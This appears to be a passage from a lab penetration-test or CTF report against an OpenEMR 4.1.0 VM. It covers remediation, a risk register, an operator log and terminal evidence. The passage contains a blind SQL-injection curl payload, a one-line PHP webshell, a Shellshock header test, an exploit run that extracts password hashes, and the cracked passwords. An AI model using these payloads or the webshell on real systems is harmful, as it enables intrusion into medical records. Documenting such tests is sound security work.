- OpenEMR Upgrade — migrate to a currently supported release (4.1.0 has been EOL since ~2014)
- OS Patching — PCLinuxOS 2011 is EOL; replace with a current, supported distribution
- Network Segmentation — place the EMR server behind a WAF; restrict admin interfaces to internal VLANs
- FTP Service Review — disable if not required, or migrate to key-based SFTP
- Least Privilege — MySQL — limit the openemr DB user's privileges to the minimum required
- Monitoring & Alerting — deploy WAF rules for time-based blind SQLi patterns
- Retest — commission a retest of all Critical/High findings within 30 days

10. Attack-Path Diagram

```

ATTACKER (192.168.72.129)
|
v Phase 1 — Network Discovery
ARP scan -> 192.168.72.131 identified
nmap -p- -> 21/tcp, 80/tcp open
nmap -sV -> ProFTPD 1.3.3d / Apache 2.2.17
|
v Phase 2 — Application Enumeration
gobuster / nikto / robots.txt -> /openemr/ (200)
OpenEMR v4.1.0 confirmed via login page
setup.php reachable -> web root path leaked
|
v Phase 3 — Exploit Chain Development
searchsploit -> ExploitDB 49742 (pre-auth blind SQLi)
Manual timing test: sleep(3) -> 6.07s response
|
v Phase 4 — Initial Access
49742.py -> blind SQLi extraction
admin:3863...e8 / medical:ab24...5d (SHA1)
John + rockyou.txt -> admin:ackbar / medical:medical
*** LOGGED IN AS OpenEMR ADMINISTRATOR ***
|
+-----+
v           v
Phase 5A — DB Post-Exploitation  Phase 5B — File Editor
phpMyAdmin, INTO OUTFILE blocked statement/custom_pdf.php webshell
|
|           |
|           v
|           Phase 6 — OS-Level RCE
|           cmd=id -> uid=479(apache)
|           *** RCE CONFIRMED ***
|           |
|           v
|           Phase 7 — Privilege Escalation
|           Uploaded utility executed as root context
|           cat healthcheck_id -> uid=0(root)
|           +-----> *** ROOT ACCESS CONFIRMED ***

```

11. Risk Register

This register documents all confirmed findings from Operation Black Forge, including the root-level privilege escalation documented in §7.5 (added here as an unnumbered entry since it was outside the original finding set F-01–F-09). Severity ratings use CVSSv3 Base Score ranges: Critical ≥ 9.0 , High ≥ 7.0 , Medium ≥ 4.0 , Low < 4.0 .

ID	Severity	Title	Asset	Likelihood	Impact	CVSS
F-01	Critical	Pre-Auth Blind SQL Injection (validateUser.php)	OpenEMR v4.1.0	High	Critical	9.8
F-02	Critical	Admin File Editor → PHP Webshell RCE	OpenEMR Admin Panel	High	Critical	9.1
§7.5	Critical	Webshell Foothold Escalated to Full Root	Underlying Linux Host	High	Critical	N/A
F-03	High	Weak / Dictionary-Guessable Passwords (Unsalted SHA1)	EMR User Accounts	High	High	8.8
F-04	High	Embedded phpMyAdmin Console Exposed	phpMyAdmin 2.11.10	Medium	High	7.2
F-05	Medium	setup.php Accessible Post-Deployment	Web App Installer	High	Medium	5.3
F-06	Medium	Sensitive Path Disclosure via robots.txt	Web Server	High	Low	5.3

ID	Severity	Title	Asset	Likelihood	Impact	CVSS
F-07	Low	Verbose Version Disclosure	HTTP/FTP Services	High	Low	5.3
F-08	Low	Missing HTTP Security Headers	Web Server	High	Low	4.3
F-09	Info	FTP Rate Limiting (Positive Control)	FTP Service	Low	Low	N/A

Risk Distribution Summary

Severity	Count	Finding IDs	Immediate Action Required
Critical	3	F-01, F-02, §7.5	Yes — restrict/take offline within 24 hours
High	2	F-03, F-04	Yes — remediate within 72 hours
Medium	2	F-05, F-06	Within 30 days
Low	2	F-07, F-08	Within 60 days
Info	1	F-09	No immediate action — maintain existing control

Annex — Finding Record F-01 (Full Detail)

Field	Entry
Finding ID	F-01
Severity	Critical — CVSSv3 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Attack Narrative	(1) Discovered OpenEMR v4.1.0 at /openemr/. (2) Reviewed login page source, identified validateUser.php AJAX call. (3) Confirmed pre-auth injection via manual timing test. (4) Ran ExploitDB 49742. (5) Cracked both SHA1 hashes with John + rockyou.txt. (6) Authenticated as admin:ackbar.
Validation / Retest	After patching: (1) sleep(3) payload should respond <0.5s. (2) ExploitDB 49742 should fail to extract data. (3) Verify parameterised queries in source.

12. Conclusion & Lessons Learned

12.1 Conclusion

OPFOR-02 presents a coherent, realistic attack chain that mirrors real-world legacy healthcare infrastructure risk. A single pre-authentication SQL injection in the OpenEMR login flow was sufficient to extract all application credentials, bypass the authentication boundary entirely, and subsequently leverage administrator functionality to achieve operating-system-level code execution — and, per §7.5, full root compromise — without exploiting any separately disclosed zero-day and while remaining strictly within the authorised scope.

The finding that most directly represents organisational risk is not the SQL injection itself, but the compound effect of deploying an end-of-life EMR system with default-adjacent credentials, an accessible installer, an embedded database console, and a file-editor that grants code-execution capability — each individually manageable, but together forming a complete intrusion path from the network perimeter to root on the operating system.

12.2 Attack-Chain Selection Rationale

The ProFTPD 1.3.3c backdoor (CVE-2010-4221) was tested first and abandoned after the banner independently confirmed 1.3.3d and port 6200 remained closed post-attempt. Shellshock on /cgi-bin/test.cgi was investigated and disproved via raw HTTP response inspection. Both are documented in

Appendix B. The pivot to OpenEMR was driven by domain-specific directory guessing; once identified, the path from version identification → CVE research → pre-auth SQLi → credential extraction was systematic and defensible at each step.

12.3 Operational Gaps and Improvement Priorities

- Post-exploitation breadth: a more complete engagement would establish a stable interactive shell first, then enumerate systematically with tools like LinPEAS
- Earlier application-layer focus: significant time was spent on network-layer CVEs before pivoting to the application layer
- Curl-based authenticated testing: client-side password hashing in the login flow complicated automated post-auth testing
- Evidence continuity: some command outputs were captured only as screenshots; future engagements should tee outputs to log files for integrity verification

Appendix A — Operator Activity Log

All times in WAT (UTC+1). Kali local time was EDT (UTC−4); HTTP server responses were in GMT (UTC+0).

Time	Phase	Action / Command	Observation / Result
09:00	P0	Snapshot CIP-A105-CTF2-CLEAN-BASELINE created; evidence directory created	Both VMs confirmed on isolated Host-Only segment
09:10	P1	ip a	eth0 192.168.72.129/24, docker0 172.17.0.1 (DOWN)
09:12	P1	sudo arp-scan --interface=eth0 --localnet	3 hosts: .1, .129, .131 (VMware MAC — target candidate)
09:14	P1	ping -c 3 192.168.72.131	100% delivery, TTL=64 — Linux host confirmed
09:15	P1	nmap -p- -sS -T4 --min-rate 1000	21/FTP, 80/HTTP open; all others closed. Runtime 25s
09:17	P2	nmap -sV -sC -p21,80	ProFTPD 1.3.3d; Apache/2.2.17 PCLinuxOS 2011; robots.txt: 8 entries
09:20	P2	ftp 192.168.72.131 — anonymous login	530 Login incorrect — anonymous disabled
09:22	P3	searchsploit proftpd 1.3.3	ProFTPD 1.3.3c backdoor (ExploitDB 16921) matched but version mismatch (target is 1.3.3d)
09:35	P3	MSF proftpd_133c_backdoor attempt	Failed; no session; port 6200 confirmed closed. Hypothesis abandoned
09:40	P2	gobuster (common.txt, php/txt/html)	/gitweb/ (403), /vendor/ (403), /phpMyAdmin (403)
09:47	P2	nikto -h	Flagged Shellshock /cgi-bin/test.cgi, missing headers — 12 items total
09:53	P3	Shellshock verification (raw HTTP saved)	No injection evidence in response — false positive confirmed
10:00	P3	WP-config leak / WordPress paths tested	All 404 — WordPress hypothesis abandoned
10:05	P2	Domain-specific path sweep (EMR terms)	/openemr/ → HTTP 200; all others 404
10:08	P2	Browser: /openemr/	OpenEMR v4.1.0 login page; demo credential comment visible
10:10	P3	searchsploit openemr 4.1.0 sql	ExploitDB 49742 (pre-auth blind SQLi) identified
10:15	P3	Manual timing test (sleep(3))	real 6.07s — pre-auth blind SQLi confirmed
10:18	P4	sed target URL; python3 49742.py	Extracted admin:3863...e8, medical:ab24...5d
10:25	P4	john --format=raw-sha1	admin → ackbar; medical → medical (both <1s)
10:27	P4	Browser login: admin/ackbar	Authentication succeeded — full admin dashboard loaded
11:30	P5	Explored OpenEMR Administration menu	Globals, Users, Files, Backup, ACL, Database, Logs
11:35	P5	Admin → Database (phpMyAdmin)	MySQL 5.1.55; @@secure_file_priv=NULL; INTO OUTFILE #1045 denied
11:45	P6	Admin → Files file editor opened	Editable files in sites/default/; empty targets identified
11:48	P6	Webshell appended and saved	<?php if(isset(\$_GET['cmd']))){system(\$_GET['cmd']);} ?>
11:50	P6	curl .../custom_pdf.php?cmd=id	uid=479(apache) — RCE confirmed

Time	Phase	Action / Command	Observation / Result
~12:15	P6+	Utility uploaded to /tmp, chmod +x, executed	cat healthcheck_id → uid=0(root) — root access confirmed (§7.5)
12:30	P7	Webshell content cleared	File restored to empty state — ROE compliance
12:45	P7	Clean baseline snapshot verified	CIP-A105-CTF2-CLEAN-BASELINE confirmed available

Appendix B — Abandoned Hypotheses

Hypothesis	Evidence Against	Decision
ProFTPD 1.3.3c backdoor (CVE-2010-4221)	Banner confirmed 1.3.3d via nmap and raw netcat (two independent observations); port 6200 remained closed after MSF attempt	Abandoned — version mismatch
Shellshock (CVE-2014-6271) on /cgi-bin/test.cgi	Raw HTTP response inspected: no uid= or command output above the Date: header — script merely echoes the User-Agent	Abandoned — Nikto false positive
WordPress wp-config credential leak	All backup/alternate-extension variants 404; core WordPress paths (wp-login.php, wp-admin/, wp-json/) all 404	Abandoned — not WordPress
OpenEMR CVE-2012-0992 traversal/command injection	load_form.php/trend_form.php traversal returned default menu HTML; fax_dispatch.php sanitised via escapeshellarg()	Abandoned — endpoints require authenticated session, hardened beyond 2012 PoC
OpenEMR admin/pass default credentials	HTML comment in login page source; manual login returned "Invalid username or password"	Abandoned — credentials changed post-install
MySQL INTO OUTFILE webshell via phpMyAdmin	@@secure_file_priv = NULL; INTO OUTFILE returned #1045 Access denied	Abandoned — pivoted to application-layer file editor

Appendix C — Evidence Hashes & File References

SHA256 hashes are to be computed from the operator's local copies using sha256sum <filename> and entered prior to final submission (per README.txt / prepare_submission.sh).

File	Evidence Folder
full_tcp_scan.txt	01_network_discovery/
service_scan.txt	02_service_enumeration/
gobuster_root.txt, gobuster_medium.txt	03_web_enumeration/
nikto_scan.txt, shellshock_test.txt	03_web_enumeration/
49742.py (modified)	04_exploit_research/
admin_hash.txt, medical_hash.txt	05_initial_access/
Screenshots (33 SCR_* files)	evidence/01–07 subfolders — see manifest

Appendix D — Evidence Gallery (by Folder)

Screenshots below are organised by the evidence/ subfolder structure defined in SCREENSHOT_MANIFEST.txt. Items not yet supplied are listed at the end as outstanding.

01_network_discovery/

```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:02:04:86 brd ff:ff:ff:ff:ff:ff
    inet 192.168.72.129/24 brd 192.168.72.255 scope global dynamic noprefixroute eth0
        valid_lft 1619sec preferred_lft 1619sec
    inet6 fe80::1ea9:fe2d:341:3ad6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether d6:12:ee:bf:84:a6 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
$

```

SCR_01 — ip a: Kali interface identity (eth0 192.168.72.129/24)

```

(kali@kali)-[~]
$ sudo arp-scan --interface=eth0 --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:02:04:86, IPv4: 192.168.72.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.72.1    00:50:56:c0:00:01    (Unknown)
192.168.72.131 00:0c:29:dc:49:4f    (Unknown)
192.168.72.254 00:50:56:e6:14:e2    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.911 seconds (133.96 hosts/sec). 3 responses

```

SCR_02 — arp-scan: three hosts identified on 192.168.72.0/24

```

(kali@kali)-[~]
$ ping -c 3 192.168.72.131
PING 192.168.72.131 (192.168.72.131) 56(84) bytes of data:
64 bytes from 192.168.72.131: icmp_seq=1 ttl=64 time=4.64 ms
64 bytes from 192.168.72.131: icmp_seq=2 ttl=64 time=0.999 ms
64 bytes from 192.168.72.131: icmp_seq=3 ttl=64 time=2.22 ms

--- 192.168.72.131 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.999/2.618/4.641/1.513 ms
(kali@kali)-[~]
$

```

SCR_03 — ping -c 3 192.168.72.131 (TTL=64, 3/3 received)

```

(kali@kali)-[~]
$ sudo nmap -p- -sS -T4 --min-rate 1000 -oN full_tcp_scan.txt 192.168.72.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 01:09 EDT
Nmap scan report for 192.168.72.131
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 00:0C:29:DC:49:4F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 25.11 seconds

```

nmap -p- -sS full TCP scan — ports 21/FTP and 80/HTTP open

02_service_enumeration/

```
(kali@kali)-[~]
$ sudo nmap -sV -sC -p21,80 -oN service_scan.txt 192.168.72.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 01:11 EDT
Nmap scan report for 192.168.72.131
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3d
80/tcp    open  http     Apache httpd 2.2.17 ((PCLinuxOS 2011/PREFORK-1pclos2011))
|_ http-server-header: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
|_ http-title: Coming Soon 2
|_ http-robots.txt: 8 disallowed entries
|_ /manual/ /manual-2.2/ /addon-modules/ /doc/ /images/
|_ /all_our_e-mail_addresses /admin/ /
MAC Address: 00:0C:29:DC:49:4F (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.43 seconds
```

nmap -sV -sC service scan — ProFTPD 1.3.3d, Apache/2.2.17, robots.txt entries

```
(kali@kali)-[~]
$ ftp 192.168.72.131
# try: anonymous / anonymous@ or blank password
Connected to 192.168.72.131.
220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.72.131]
Name (192.168.72.131:kali): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

SCR_05 — Anonymous FTP login attempt returning 530 Login incorrect

03_web_enumeration/

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.72.131/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html -o gobuster_root.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.72.131/
[+] Method: GET
[+] Threads: 10
[+] Wordlists: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: txt,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htaccess.php (Status: 403) [Size: 1000]
./htaccess.txt (Status: 403) [Size: 1000]
./htaccess.html (Status: 403) [Size: 1000]
./htpasswd (Status: 403) [Size: 1000]
./htpasswd.php (Status: 403) [Size: 1000]
./htpasswd.html (Status: 403) [Size: 1000]
./hta.php (Status: 403) [Size: 1000]
./hta.html (Status: 403) [Size: 1000]
./hta (Status: 403) [Size: 1000]
./hta.txt (Status: 403) [Size: 1000]
./htaccess (Status: 403) [Size: 1000]
./htpasswd.txt (Status: 403) [Size: 1000]
./admin.cgi.txt (Status: 403) [Size: 1000]
```

SCR_07 — gobuster (common.txt) directory enumeration, run 1

```

1 / httpaswd.txt (Status: 403) [Size: 1000]
2 / admin.cgi.txt (Status: 403) [Size: 1000]
3 / admin.cgi (Status: 403) [Size: 1000]
4 / admin.cgi.php (Status: 403) [Size: 1000]
5 / admin.cgi.html (Status: 403) [Size: 1000]
6 / AT-admin.cgi.php (Status: 403) [Size: 1000]
7 / AT-admin.cgi.txt (Status: 403) [Size: 1000]
8 / AT-admin.cgi.html (Status: 403) [Size: 1000]
9 / AT-admin.cgi (Status: 403) [Size: 1000]
10 / cachemgr.cgi.txt (Status: 403) [Size: 1000]
11 / cachemgr.cgi.html (Status: 403) [Size: 1000]
12 / cachemgr.cgi (Status: 403) [Size: 1000]
13 / cachemgr.cgi.php (Status: 403) [Size: 1000]
14 / cgi-bin/ (Status: 403) [Size: 1014]
15 / cgi-bin/.html (Status: 403) [Size: 1000]
16 / css (Status: 301) [Size: 341] [→ http://192.168.72.131/css/]
17 / favicon.ico (Status: 200) [Size: 1406]
18 / fonts (Status: 301) [Size: 343] [→ http://192.168.72.131/fonts/]
19 / gitweb (Status: 301) [Size: 344] [→ http://192.168.72.131/gitweb/]
20 / images (Status: 301) [Size: 344] [→ http://192.168.72.131/images/]
21 / index (Status: 200) [Size: 5031]
22 / index.html (Status: 200) [Size: 5031]
23 / index.html (Status: 200) [Size: 5031]
24 / js (Status: 301) [Size: 340] [→ http://192.168.72.131/js/]
25 / phpMyAdmin (Status: 403) [Size: 59]
26 / robots (Status: 200) [Size: 620]
27 / robots.txt (Status: 200) [Size: 620]
28 / robots.txt (Status: 200) [Size: 620]
29 / server-info (Status: 403) [Size: 1000]
30 / server-status (Status: 403) [Size: 1000]
31 / vendor (Status: 301) [Size: 344] [→ http://192.168.72.131/vendor/]
Progress: 18452 / 18452 (100.00%)

```

SCR 07 (cont.) — gobuster results continued: /gitweb/, /vendor/, /phpMyAdmin, robots.txt

```
[kali@kali]~$ curl -s -o /dev/null -w "%{http_code}\n" http://192.168.72.131/phpmyadmin/
404

[kali@kali]~$ curl -s -o /dev/null -w "%{http_code}\n" http://192.168.72.131/PMA/
404

[kali@kali]~$ gobuster dir -u http://192.168.72.131/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobuster_medium.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[*] Url: http://192.168.72.131/
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.8
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

/index (Status: 200) [Size: 5831]
/images (Status: 301) [Size: 344] [→ http://192.168.72.131/images/]
/css (Status: 301) [Size: 341] [→ http://192.168.72.131/css/]
/js (Status: 301) [Size: 340] [→ http://192.168.72.131/js/]
/vendor (Status: 301) [Size: 344] [→ http://192.168.72.131/vendor/]
/favicon (Status: 200) [Size: 1406]
/robots (Status: 200) [Size: 620]
/fonts (Status: 301) [Size: 343] [→ http://192.168.72.131/fonts/]
/gitweb (Status: 301) [Size: 344] [→ http://192.168.72.131/gitweb/]
/server-status (Status: 403) [Size: 1000]
/phpMyAdmin (Status: 403) [Size: 59]
Progress: 220558 / 220558 (100.00%)

Finished
```

SCR 08 — gobuster (dirbuster medium wordlist) enumeration




```

~/.ssh/shellshock_test.txt - Mousepad
File Edit Search View Document Help

1 HTTP/1.1 200 OK
2 Date: Thu, 17 Sep 2026 07:09:54 GMT
3 Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011)
4 Transfer-Encoding: chunked
5 Content-Type: text/html
6
7 <b>Date: Thu Sep 17 00:09:54 2026</b><br>
8 <hr><h1>It worked!</h1>
9 This script runs under: CGI/1.1<hr></%#ENV: <br>
10 SCRIPT_NAME = /cgi-bin/test.cgi <br>
11 SERVER_NAME = (Hidden for security purposes) <br>
12 SERVER_ADMIN = (Hidden for security purposes) <br>
13 REQUEST_METHOD = GET <br>
14 HTTP_ACCEPT = /*/* <br>
15 SCRIPT_FILENAME = (Hidden for security purposes) <br>
16 SERVER_SOFTWARE = (Hidden for security purposes) <br>
17 QUERY_STRING = <br>
18 REMOTE_PORT = 56646 <br>
19 HTTP_USER_AGENT = ( : ; ; ); echo; /usr/bin/id <br>
20 SERVER_SIGNATURE = Apache-AdvancedExtranetServer (Complete info hidden) <br>
21 SERVER_PROTOCOL = (Hidden for security purposes) <br>
22 REMOTE_ADDR = 192.168.72.129 <br>
23 SERVER_PROTOCOL = HTTP/1.1 <hr>

```

shellshock test.txt — raw HTTP response disproving Shellshock false positive



Site root (/) — "Coming Soon 2" decoy landing page

04_exploit_research/

```
(kali@kali)-[~]
$ searchsploit profptpd 1.3.3
```

Exploit Title	Path
ProfPTPD 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16878.rb
ProfPTPD 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)	linux/remote/16851.rb
ProfPTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution	linux/remote/15662.txt
ProfPTPD IAC 1.3.x - Remote Command Execution	linux/remote/15449.pl
ProfPTPD 1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb

Shellcodes: No Results

SCR_15 — searchsploit profptpd 1.3.3 results

```
(kali@kali)-[~]
$ curl -s -o /dev/null -w "%{http_code}\n" http://192.168.72.131/openemr/setup.php
200
$ curl -s -o /dev/null -w "%{http_code}\n" http://192.168.72.131/openemr/admin.php
500

(kali@kali)-[~]
$ searchsploit openemr
```

Exploit Title	Path
OpenEMR - 'site' Cross-Site Scripting	php/webapps/38328.txt
OpenEMR - Arbitrary '.PHP' File Upload (Metasploit)	php/remote/24529.rb
OpenEMR 2.8.1 - 'fileroot' Remote File Inclusion	php/webapps/1886.txt
OpenEMR 2.8.1 - 'srcdir' Multiple Remote File Inclusions	php/webapps/2727.txt
OpenEMR 2.8.2 - 'Import_XML.php' Remote File Inclusion	php/webapps/29556.txt
OpenEMR 2.8.2 - 'Login_Frame.php' Cross-Site Scripting	php/webapps/29557.txt
OpenEMR 3.2.0 - SQL Injection / Cross-Site Scripting	php/webapps/15836.txt
OpenEMR 4 - Multiple Vulnerabilities	php/webapps/18274.txt
OpenEMR 4.0 - Multiple Cross-Site Scripting Vulnerabilities	php/webapps/36034.txt
OpenEMR 4.0.0 - Multiple Vulnerabilities	php/webapps/17118.txt
OpenEMR 4.1 - '/contrib/acog/print_form.php?formname' Traversal Local File Inclusion	php/webapps/36650.txt
OpenEMR 4.1 - '/Interface/fax/fax_dispatch.php?File' 'exec()' Call Arbitrary Shell Co	php/webapps/36651.txt
OpenEMR 4.1 - '/Interface/patient_file/encounter/load_form.php?formname' Traversal Lo	php/webapps/36649.txt
OpenEMR 4.1 - '/Interface/patient_file/encounter/trend_form.php?formname' Traversal L	php/webapps/36648.txt
OpenEMR 4.1 - 'note' HTML Injection	php/webapps/38654.txt
OpenEMR 4.1.0 - 'u' SQL Injection	php/webapps/49742.py
OpenEMR 4.1.1 - 'ofc_upload_image.php' Arbitrary File Upload	php/webapps/24492.php
OpenEMR 4.1.1 Patch 14 - Multiple Vulnerabilities	php/webapps/28329.txt
OpenEMR 4.1.1 Patch 14 - SQL Injection / Privilege Escalation / Remote Code Execution	php/remote/28408.rb
OpenEMR 4.1.2(7) - Multiple SQL Injections	php/webapps/35518.txt
OpenEMR 5.0.0 - OS Command Injection / Cross-Site Scripting	php/webapps/43232.txt
OpenEMR 5.0.0 - Remote Code Execution (Authenticated)	php/webapps/49983.py
OpenEMR 5.0.1 - 'controller' Remote Code Execution	php/webapps/48623.txt
OpenEMR 5.0.1 - Remote Code Execution (1)	php/webapps/48515.py
OpenEMR 5.0.1 - Remote Code Execution (Authenticated) (2)	php/webapps/49486.py
OpenEMR 5.0.1.3 - 'manage_site_files' Remote Code Execution (Authenticated)	php/webapps/49998.py
OpenEMR 5.0.1.3 - 'manage_site_files' Remote Code Execution (Authenticated) (2)	php/webapps/50122.rb
OpenEMR 5.0.1.3 - (Authenticated) Arbitrary File Actions	linux/webapps/45202.txt
OpenEMR 5.0.1.3 - Authentication Bypass	php/webapps/50017.py
OpenEMR 5.0.1.3 - Remote Code Execution (Authenticated)	php/webapps/45161.py
OpenEMR 5.0.1.7 - 'fileName' Path Traversal (Authenticated)	php/webapps/50037.py
OpenEMR 5.0.1.7 - 'fileName' Path Traversal (Authenticated) (2)	php/webapps/50087.py
OpenEMR 5.0.2.1 - Remote Code Execution	php/webapps/49784.py
OpenEMR 6.0.0 - 'noteid' Insecure Direct Object Reference (IDOR)	php/webapps/50260.txt
OpenEMR Electronic Medical Record Software 3.2 - Multiple Vulnerabilities	php/webapps/14011.txt
OpenEMR v7.0.1 - Authentication credentials brute force	php/webapps/51413.py

SCR_17 — searchsploit openemr results (49742.py — 4.1.0 'u' SQL Injection)

```
(kali@kali)-[~/openmr_exploit]
$ sed -l 's#http://192.168.56.106/openmr/interface/login/validateUser.php?u=http://192.168.72.131/openmr/interface/login/validateUser.php?u=#' 49742.py

(kali@kali)-[~/openmr_exploit]
$ grep "url" 49742.py
url = "http://192.168.72.131/openmr/interface/login/validateUser.php?u="

(kali@kali)-[~/openmr_exploit]
$ time curl -s "http://192.168.72.131/openmr/interface/login/validateUser.php?u=admin%2b(SELECT+sleep(3))%2b%"
real    6.075
user    0.025
sys     0.025
cpu      0%
```

```
(kali@kali)-[~/openmr_exploit]
$ cd ~/openmr_exploit
python3 49742.py
/home/kali/openmr_exploit/49742.py:17: SyntaxWarning: invalid escape sequence '\.'
/\_\/\_\/\_\/\_\/\_\/\|/_/_/_/_/_/</__\\
```

OpenMPH SQLI

Github Sqli

exploit by @ikuamike

```
[*] Finding number of users ...
[*] Found number of users: 2
[*] Extracting username and password hash ...
admin:3863efef9ee2bfbc51ecdca359c6302bed1389e8
medical:ab24aed5a7c4ad45615cd7e0da816eea39ea4895d
```

```
(kali@kali)-[~/openmr_exploit]
$ █
```

49742.py retargeted to 192.168.72.131; sleep(3) timing test (real 6.07s); extracted hashes


05 initial access/

```
(kali㉿kali)-[~]
$ bash -c '
for path in openemr emr his hms patientportal medportal clinic hospital records; do
code=$(curl -s -o /dev/null -w "%{http_code}" http://192.168.72.131/$path/)
echo "$path → $code"
done


openemr → 200
emr → 404
his → 404
hms → 404
patientportal → 404
medportal → 404
clinic → 404
hospital → 404
records → 404

(kali㉿kali)-[~]
```


SCR 11 — Domain-specific path sweep: /openemr/ → HTTP 200




SCR 12 — OpenEMR v4.1.0 login page (cracked credentials entered)



